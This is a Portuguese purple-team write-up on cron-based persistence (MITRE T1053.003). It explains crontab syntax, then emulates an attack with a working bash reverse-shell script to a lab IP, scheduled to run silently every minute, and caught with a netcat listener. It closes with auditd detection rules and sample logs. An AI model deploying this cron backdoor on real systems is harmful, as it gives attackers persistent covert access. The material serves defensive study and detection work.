



CTI Purple Team - Persistência Utilizando Tarefas Agendadas Cron

Nesta pesquisa, iremos abordar a tática [TA0003](#) (Persistência), dando ênfase a sub-técnica [T1053.003](#) (Scheduled Task/Job: Cron).

Assim que temos acesso a um sistema comprometido, existem algumas maneiras de aumentar sua posição no sistema para acesso de retorno futuro, também conhecido como persistência. Isso serve como um caminho de volta caso o sistema seja atualizado ou corrigido, tornando inútil o caminho de entrada original explorado.

A persistência pode ser feita de várias maneiras e com vários métodos, mas hoje neste guia explicaremos como podemos aproveitar as vantagens do **Cron** para usar cron jobs (tarefas agendadas) para criar mais uma camada de persistência usando um backdoor programado.

Cron é um daemon de agendamento de tarefas baseado em tempo encontrado em sistemas operacionais do tipo Unix, incluindo distribuições Linux. O Cron é executado em segundo plano e as operações agendadas com cron, chamadas de "cron jobs", são executadas automaticamente, tornando o cron útil para automatizar tarefas relacionadas à manutenção.

Este guia fornece uma visão geral de como agendar tarefas usando a sintaxe especial do cron. Também aborda alguns atalhos que você pode usar para agilizar o processo de redação de cronogramas de trabalho e torná-los mais compreensíveis.

A priori, para executar a manipulação de conta, é importante salientar que o atacante já possua o primeiro acesso inicial à máquina alvo, com privilégios administrativos. Portanto, já ter realizado a Execução e Escalação de Privilégios na vítima.

Contexto

Um **Cron Job** é um programa Linux que permite aos usuários agendar a execução de um software, geralmente na forma de um **script shell** ou de um **executável compilado**. Cron normalmente é usado quando você tem uma tarefa que precisa ser executada em um cronograma fixo e/ou para automatizar tarefas repetitivas, como download de arquivos ou envio de e-mails, backups.

A maioria das instalações padrão do cron consiste em dois comandos: **cron** ou **crond**, que é o daemon que executa o utilitário de agendamento **crontab**, que é o comando que permite editar as entradas cron para seus trabalhos, isso significa que ele trabalha em segundo plano, ou seja, está sempre no status ocioso, e aguarda a solicitação de um comando para executar tarefas não-interativas de acordo com o agendamento especificado. Essa tarefa pode ser tanto de dentro do computador principal quanto de qualquer outra máquina conectada à mesma rede. No Windows, você pode estar mais familiarizado com processos em segundo plano com os Services.

Em seu nível mais básico, um cron job é uma entrada escrita em uma tabela chamada **tabela cron**, também conhecida como **crontab**. Esta entrada contém uma programação e um comando a ser executado. O sistema padrão do arquivo contab é **/etc/crontab** e ele fica localizado dentro do diretório crontab, que é **/etc/cron.***.

Apenas administradores podem editar um arquivo crontab do sistema. Porém, como os sistemas operacionais Unix têm suporte a múltiplos usuários, cada um pode criar seu próprio arquivo crontab e lançar comandos para executar tarefas em qualquer hora que eles quiserem.

Etapa I: Compreendendo como funciona o Cron

Os trabalhos Cron são registrados e gerenciados em um arquivo especial conhecido como crontab. Cada perfil de usuário no sistema pode ter seu próprio crontab local onde pode agendar trabalhos, que é armazenado em **/var/spool/cron/crontabs/**.

Para agendar um trabalho, abra-o **crontab** para edição e adicione uma tarefa escrita na forma de uma expressão **cron**. A sintaxe das expressões cron pode ser dividida em dois elementos: **o agendamento e o comando a ser executado**.

O comando pode ser praticamente qualquer comando que você normalmente executaria na linha de comando. O componente de agendamento da sintaxe é dividido em 5 campos diferentes, que são escritos na seguinte ordem:

Campos de Agendamento	Descrição
MINUTE (Minuto)	Minuto da hora em que o comando será executado, variando de 0 a 59
HOURL (Hora)	Hora em que o comando será executado, variando de 0 a 23
DAY OF THE MONTH (Dia do Mês)	Dia do mês em que o comando vai rodar, variando de 1 a 31
MONTH (Mês)	Mês em que o comando será executado, variando de 1 a 12

Campos de Agendamento	Descrição
DAY OF THE WEEK (Dia da Semana)	Dia da semana que você quer que o comando execute, variando de 0 a 6.

info: a semana se inicia no domingo, sendo o valor 0

Juntas, as tarefas agendadas em um crontab são estruturadas da seguinte forma:

minute hour day_of_month month day_of_week command_to_run

Aqui está um exemplo funcional de uma expressão cron. Esta expressão executa o comando `curl http://www.google.com` toda terça-feira às 17h30:

```
30 17 * * 2 curl http://www.google.com
```

```

30  17  *   *   2   curl http://www.google.com
|    |    |   |   |   |
|    |    |   |   |   | Command or Script to execute
|    |    |   |   |   |
|    |    |   |   |   | Day of the week(0-6 | Sun-Sat)
|    |    |   |   |   |
|    |    |   |   |   | Month(1-12)
|    |    |   |   |   |
|    |    |   |   |   | Day of Month(1-31)
|    |    |   |   |   |
|    |    |   |   |   | Hour(0-23)
|    |    |   |   |   |
|    |    |   |   |   | Min(0-59)

```

Existem também alguns caracteres especiais que você pode incluir no componente de agendamento de uma expressão cron para agilizar tarefas de agendamento:

- **Asterisco (*)**: Em expressões cron, um asterisco é uma variável curinga que representa **"todos"**.
 - **Ex**: Uma tarefa agendada com `* * * * *` ... será executada a cada minuto de cada hora de cada dia de cada mês.
- **Vírgula (,)**: As vírgulas separam os valores de agendamento para formar uma lista.
 - **Ex**: Se você quiser que uma tarefa seja executada no início e no meio de cada hora, em vez de escrever duas tarefas separadas (por exemplo, `0 * * * *` ... e `30 * * * *` ...), você poderá obter a mesma funcionalidade com uma (`0,30 * * * *` ...).
- **Hífen (-)**: Um hífen representa um intervalo de valores no campo de agendamento.
 - **Ex**: Em vez de ter 30 tarefas agendadas separadas para um comando que você deseja executar nos primeiros 30 minutos de cada hora (como em `0 * * * *` ..., `1 * * * *` ..., `2 * * * *` ...),

... e assim por diante), você pode agendá-lo como `0-29 * * * * *`

- **Barra inclinada (/):** Pode-se usar uma barra com um asterisco para expressar um valor de etapa.
 - **Ex:** Em vez de escrever oito tarefas cron separadas para executar um comando a cada três horas (como em, `0 0 * * * ...`, `0 3 * * * ...`, `0 6 * * * ...` e assim por diante), você pode agendá-lo para ser executado assim: `0 */3 * * * ...`.

Aqui estão mais alguns exemplos de como usar o componente de agendamento do cron:

- `* * * * *` - Execute o comando a cada minuto.
- `12 * * * *` - Execute o comando 12 minutos após cada hora.
- `0,15,30,45 * * * *` - Execute o comando a cada 15 minutos.
- `*/15 * * * *` - Execute o comando a cada 15 minutos.
- `0 4 * * *` - Execute o comando todos os dias às 4h.
- `0 4 * * 2-4` - Execute o comando todas as terças, quartas e quintas às 4h.
- `20,40 */8 * 7-12 *` - Execute o comando nos 20 e 40 minutos de cada 8 horas todos os dias dos últimos 6 meses do ano.

Se você achar isso confuso ou se quiser ajuda para escrever cronogramas para suas próprias cron tarefas, o [Cronitor](#) fornece um prático editor cron de expressões de cronograma chamado "[Crontab Guru](#)" que você pode usar para verificar se seus cronogramas são válidos.

Antes de continuar, tenha em mente que a saída do comando vai automaticamente ser enviada para sua conta de email local, então, se você quer parar de receber esses emails, para fazer isso, você pode redirecionar a saída do script para um local vazio, como `>/dev/null` que imediatamente exclui quaisquer dados gravados nele, redirecionar também o erro padrão - representado por `2` - para saída padrão com `>&1`. Como a saída padrão já está sendo redirecionada para `/dev/null`, isso basicamente permite que o comando ou script seja executado silenciosamente.

```
0 5 * * * /root/backup.sh >/dev/null 2>&1
```

Além disso, se você quer receber a saída de email em uma conta específica, você pode adicionar `MAILTO` seguido do endereço de email. Aqui está um exemplo:

```
MAILTO="username@ish.com.br"
0 3 * * * /root/backup.sh >/dev/null 2>&1
```

Mesmo que o crontab contenha uma instrução `MAILTO`, a saída do comando não será enviada para o endereço de e-mail especificado contendo o complemento `>/dev/null 2>&1`.


Etapa II: Instalando e Habilitando o Cron

Quase todas as distribuições Linux têm algum tipo de cron instalado por padrão. O daemon estará rodando com o usuário **root**. No entanto, se você estiver usando uma máquina Linux que o cron não esteja instalada, poderá instalá-la usando o APT.

Você pode executar o seguinte comando para ver se o cron está em execução:

```
ps aux | grep cron
```

Você deverá ver uma saída como esta:



```
$ ps aux | grep cron
root      736  0.0  0.1  6640  2560 ?        Ss   Jun17   0:05 /usr/sbin/cron -f
kali     502250  0.0  0.1  6344  2176 pts/0    S+   13:39   0:00 grep --color=auto cron
```

Figura 1: Saída do Cron em Execução

Se você não recebeu nenhuma saída do comando, o cron não está em execução ou não está instalado. Antes de instalar o cron em uma máquina Linux, atualize o índice de pacotes local do computador:

```
sudo apt update
```


Em seguida, instale **cron** com o seguinte comando:

```
sudo apt install cron
```

Info: Se estiver usando algo diferente do Linux, você precisará executar o comando equivalente para o seu gerenciador de pacotes.

Após a instalação, você precisará certificar-se de que ele também esteja ativo e configurado para execução em segundo plano, usando o comando **systemctl** fornecido pelo systemd:

```
sudo systemctl enable cron
```



```
(kali@kali-vit)-[~]
$ sudo systemctl enable cron
[sudo] password for kali:
Synchronizing state of cron.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable cron
```

Figura 2: Habilitando o Cron em Segundo Plano

Agora, o cron estará instalado em seu sistema e pronto para você iniciar o agendamento de jobs.

Emulação de Ameaça - Criar o Script Shell e a Cron job

Como vimos anteriormente, uma tarefa agendada cron pode ser criada com qualquer script ou comando que seja executável na linha de comando. Sendo assim, depois de ter compreendido a funcionalidade e a criação dos cronjobs, nesta emulação de ataque iremos representar o agendamento de um script shell simples contendo mensagens de falha, comando para executar um shell reverso na máquina do atacante a cada minuto todas as horas de todos os dias e meses, a fim de mantermos persistência, mesmo que o sistema seja atualizado ou reinicializado.

1. Criando Script Shell

Depois de instalado e habilitado o cron, crie um script shell que contenha os comandos necessários para estabelecer uma conexão de shell reverso.

Abra um terminal e use um editor de texto como **nano**, **vi**, ou **vim** para criar um novo arquivo de script. Por exemplo, usaremos o nano. Digite o comando seguido do nome que deseja nomear o script, no nosso caso usaremos o nome **reverseshell** como exemplo:

```
nano reverseshell.sh
```

A seguir, digite o conteúdo do script no editor. Aqui está um exemplo básico que escreve uma mensagem em um arquivo de log e cria o shell reverso para nosso ataque:

A screenshot of a terminal window with a dark background. The title bar at the top shows 'GNU nano 7.2' on the left and 'reverseshell.sh' on the right. The prompt is '#!/bin/bash'. The script content is as follows:

```
# Função para estabelecer uma conexão de shell reverso
function reverseshell() {
    local ip="$1"
    local porta="$2"

    # Verificando se nc (netcat) está instalado
    if ! command -v nc &> /dev/null; then
        echo "Netcat (nc) não está instalado. Instalando ..."
        sudo apt update && sudo apt install -y netcat
    fi

    # Tentando estabelecer a conexão de shell reverso
    echo "Tentando conectar a $ip na porta $porta ..."
    /bin/bash -i >& /dev/tcp/$ip/$porta 0>&1
    if [ $? -ne 0 ]; then
        echo "Falha ao conectar a $ip:$porta"
    fi
}

# Estabelecendo conexão de shell reverso para o IP 192.168.140.128 na porta 6789
reverseshell "192.168.140.128" "6789"
```

Figura 3: Conteúdo do Script Shell para a Shell Reverso


Se você estiver usando o nano, salve pressionando **Ctrl+O**, depois **Enter** e **Ctrl+X** para sair. Altere as permissões do arquivo para torná-lo executável:

```
chmod +x reverseshell.sh
```

Em seguida, execute o script manualmente para iniciá-lo:

```
./reverseshell.sh &
```

Você deve ver algo como:



```
(kali@kali-vit)-[~]  
$ ./reverseshell.sh &  
[1] 2743  
Tentando conectar a 192.168.140.128 na porta 6789 ...  
./reverseshell.sh: connect: Connection refused  
./reverseshell.sh: line 16: /dev/tcp/192.168.140.128/6789: Connection refused  
Falha ao conectar a 192.168.140.128:6789  
[1] + done ./reverseshell.sh
```

Figura 4: Executando Script Shell Manualmente

Agora que o script está pronto, você pode configurá-lo para ser executado a cada minuto usando o cron.

2. Criando Cron job

Depois de definir um cronograma e saber o trabalho que deseja executar, você precisará colocá-lo em algum lugar onde seu daemon possa lê-lo.

Conforme mencionado anteriormente, a **crontab** é um arquivo especial que contém o agendamento dos trabalhos cron que serão executados. No entanto, estes não se destinam a ser editados diretamente. Em vez disso, é recomendado que você use o comando de edição. Isso permite que você edite seu perfil de usuário crontab sem alterar seus privilégios com **sudo**, pois o crontab do sistema só pode ser alterado com privilégios de administrador, como o caso do nosso atacante. O comando **crontab** também informará se você tiver erros de sintaxe no arquivo crontab, mas editá-lo diretamente não.

Você pode editar seu crontab com o seguinte comando:

```
crontab -e
```

Se esta for a primeira vez que você executa o comando **crontab -e** neste perfil de usuário, ele solicitará que você selecione um editor de texto padrão para usar ao editar seu arquivo crontab:

```

└─$ crontab -e
no crontab for kali - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano          ← easiest
 2. /usr/bin/vim.basic
 3. /usr/bin/vim.tiny

Choose 1-3 [1]: █

```

Figura 5: Primeira Execução do Crontab neste Usuário

Digite o número correspondente ao editor de sua preferência. Alternativamente, você pode pressionar **ENTER** para aceitar a escolha padrão, **nano**. Depois de fazer sua seleção, você será levado a um novo crontab contendo algumas instruções comentadas sobre como usá-lo:

```

GNU nano 7.2 /tmp/crontab.A8tA12/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow  command

```

Figura 6: Instruções Comentadas do Crontab

Se você quer editar um crontab de outro usuário, você pode digitar **crontab -u username -e**. Tenha em mente que você só pode fazer isso como um **superusuário**. Isso significa que você precisa digitar **sudo su** antes de digitar o comando.


Quando você executar **crontab -e** no futuro, seu **crontab** editor de texto será exibido automaticamente. Uma vez no editor, você pode inserir sua programação com cada trabalho em uma nova linha. Caso contrário, você pode salvar e fechar o crontab por enquanto (**CTRL + O** e **ENTER** para salvar e **CTRL + X** para fechar, se tiver selecionado nano).

Dito isto, vamos adicionar a seguinte linha ao crontab para executar o script shell que criamos anteriormente a cada minuto em segundo plano:


```
* * * * * reverseshell.sh >/dev/null 2>&1 &
```

Para verificar se o cron job foi adicionado corretamente, mas não modificá-lo, pode-se usar o comando abaixo:

```
crontab -l
```




```
(kali@kali-vit)-[~]  
$ crontab -l  
* * * * * /home/kali/reverseshell.sh  
  
* * * * * /home/kali/reverseshell.sh
```

Figura 7: verificando Crontabs Criados

Verifique também o arquivo de log para garantir que o script está sendo executado conforme esperado, substitua o caminho do exemplo abaixo pelo caminho exato do log gerado quando criamos o script shell, ([/home/kali/reverseshell.sh](#)):

```
tail -f /path/to/logfile.log
```



```
(kali@kali-vit)-[~]  
$ tail -f /home/kali/reverseshell.sh  
echo "Tentando conectar a $ip na porta $porta ... "  
/bin/bash -i >& /dev/tcp/$ip/$porta 0>&1  
if [ $? -ne 0 ]; then  
    echo "Falha ao conectar a $ip:$porta"  
fi  
}  
  
# Estabelecendo conexão de shell reverso para o IP 192.168.140.128 na porta 6789  
reverseshell "192.168.140.128" "6789"
```

Figura 8: Virificando Arquivo de Log do Script Criado

Após ter sido configurado com êxito a crontab, neste momento podemos na máquina atacante executar o listener, utilizando o NetCat, para escutar qualquer conexão atribuída na porta TCP/6789 escolhida para nosso shell reverso:

```
nc -nvlp 6789
```

A partir disso, quando o cron executar nosso script, o shell reverso será conectado automaticamente na porta em escuta na máquina atacante:

```
(kali㉿kali-attack)-[~]  
$ nc -nvlp 6789  
listening on [any] 6789 ...  
connect to [192.168.140.128] from (UNKNOWN) [192.168.140.131] 33358  
bash: cannot set terminal process group (43583): Inappropriate ioctl for device  
bash: no job control in this shell  
kali@kali-vit:~$ whoami  
kali  
kali@kali-vit:~$ hostname  
kali-vit  
kali@kali-vit:~$
```

Figura 9: Obtendo a Conexão com o Shell Reverso

Abaixo é demonstrado a emulação do início do processo de ataque, desde a instalação, criação do cronjob e conexão do shell reverso:




Figura 9: Demonstração do Processo de Ataque

Engenharia de Detecção

Como podemos observar o Cron é a forma mais tradicional de criar tarefas agendadas. Os diretórios interessantes para nós são os seguintes:

- /etc/crontab/
- /etc/cron.d/
- /etc/cron.{hourly,daily,weekly,monthly}/
- /var/spool/cron/
- /etc/cron.allow
- /etc/cron.deny

A partir de nossa referência do arquivo de configuração do [Auditd](#) para Linux, o documento nos fornecem as seguintes regras para monitorar logs do Cron:

```
File Actions Edit View Help
GNU nano 7.2 /etc/audit/rules.d/audit.rules

## Cron configuration & scheduled jobs
-w /etc/cron.allow -p wa -k cron
-w /etc/cron.deny -p wa -k cron
-w /etc/cron.d/ -p wa -k cron
-w /etc/cron.daily/ -p wa -k cron
-w /etc/cron.hourly/ -p wa -k cron
-w /etc/cron.monthly/ -p wa -k cron
-w /etc/cron.weekly/ -p wa -k cron
-w /etc/crontab -p wa -k cron
-w /var/spool/cron/ -k cron
```

Figura 10: Regras do Arquivo de Configuração Auditd para Linux

Quando uma modificação ocorre no arquivo **/etc/crontab/**, o crontab do sistema, o Auditd registra os seguintes logs:

```
type=SYSCALL msg=audit(1719415320.855:12952): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=557a42093d70 a2=241 a3=1b6 items=2 ppid=320613 pid=320614 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=106 comm="nano" exe="/usr/bin/nano" subj=unconfined key="crontab_changes" ARCH=x86_64 SYSCALL=openat AUID="kali" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=CWD msg=audit(1719415320.855:12952): cwd="/home/kali"
type=PATH msg=audit(1719415320.855:12952): item=0 name="/etc/" inode=1966081 dev=08:01 mode=040755 ouid=0 ogid=0 rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root"
type=PATH msg=audit(1719415320.855:12952): item=1 name="/etc/crontab" inode=1966345 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="root"
type=PROCTITLE msg=audit(1719415320.855:12952): proctitle=6E616E6F02F6574632F63726F6E746162
```

Figura 11: Logs gerados Após Modificação do Cron do Sistema

Agora quando a modificação é feita diretamente no crontab do usuário específico, utilizando o comando **crontab -e**, o Auditd registra os logs abaixo:

```
type=SYSCALL msg=audit(1719414626.771:12705): arch=c000003e syscall=257 success=yes exit=5 a0=ffffff9c a1=557ce7e58660 a2=c2 a3=180 items=2 ppid=288601 pid=321224 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=997 sgid=997 fsgid=997 tty=pts3 ses=106 comm="crontab" exe="/usr/bin/crontab" subj=unconfined key="crontab_changes" ARCH=x86_64 SYSCALL=openat AUID="kali" UID="kali" GID="kali" EUID="kali" SUID="kali" FSUID="kali" EGID="crontab" SGID="crontab" FSGID="crontab"
type=CWD msg=audit(1719414626.771:12705): cwd="/var/spool/cron"
type=PATH msg=audit(1719414626.771:12705): item=0 name="crontabs/" inode=1310770 dev=08:01 mode=041730 ouid=0 ogid=997 rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="root" OGID="crontab"
type=PATH msg=audit(1719414626.771:12705): item=1 name="crontabs/tmp.iuISIL" inode=1323133 dev=08:01 mode=0100600 ouid=1000 ogid=997 rdev=00:00 nametype=CREATE cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=00UID="kali" OGID="crontab"
type=PROCTITLE msg=audit(1719414626.771:12705): proctitle=63726F6E746162002D65
```

Figura 12: Logs gerados Após Modificação do Cron do Usuário

Abaixo é demonstrado a regra criada no Elastic para detecção do log de alteração do arquivo **crontab** e seus alertas gerados:

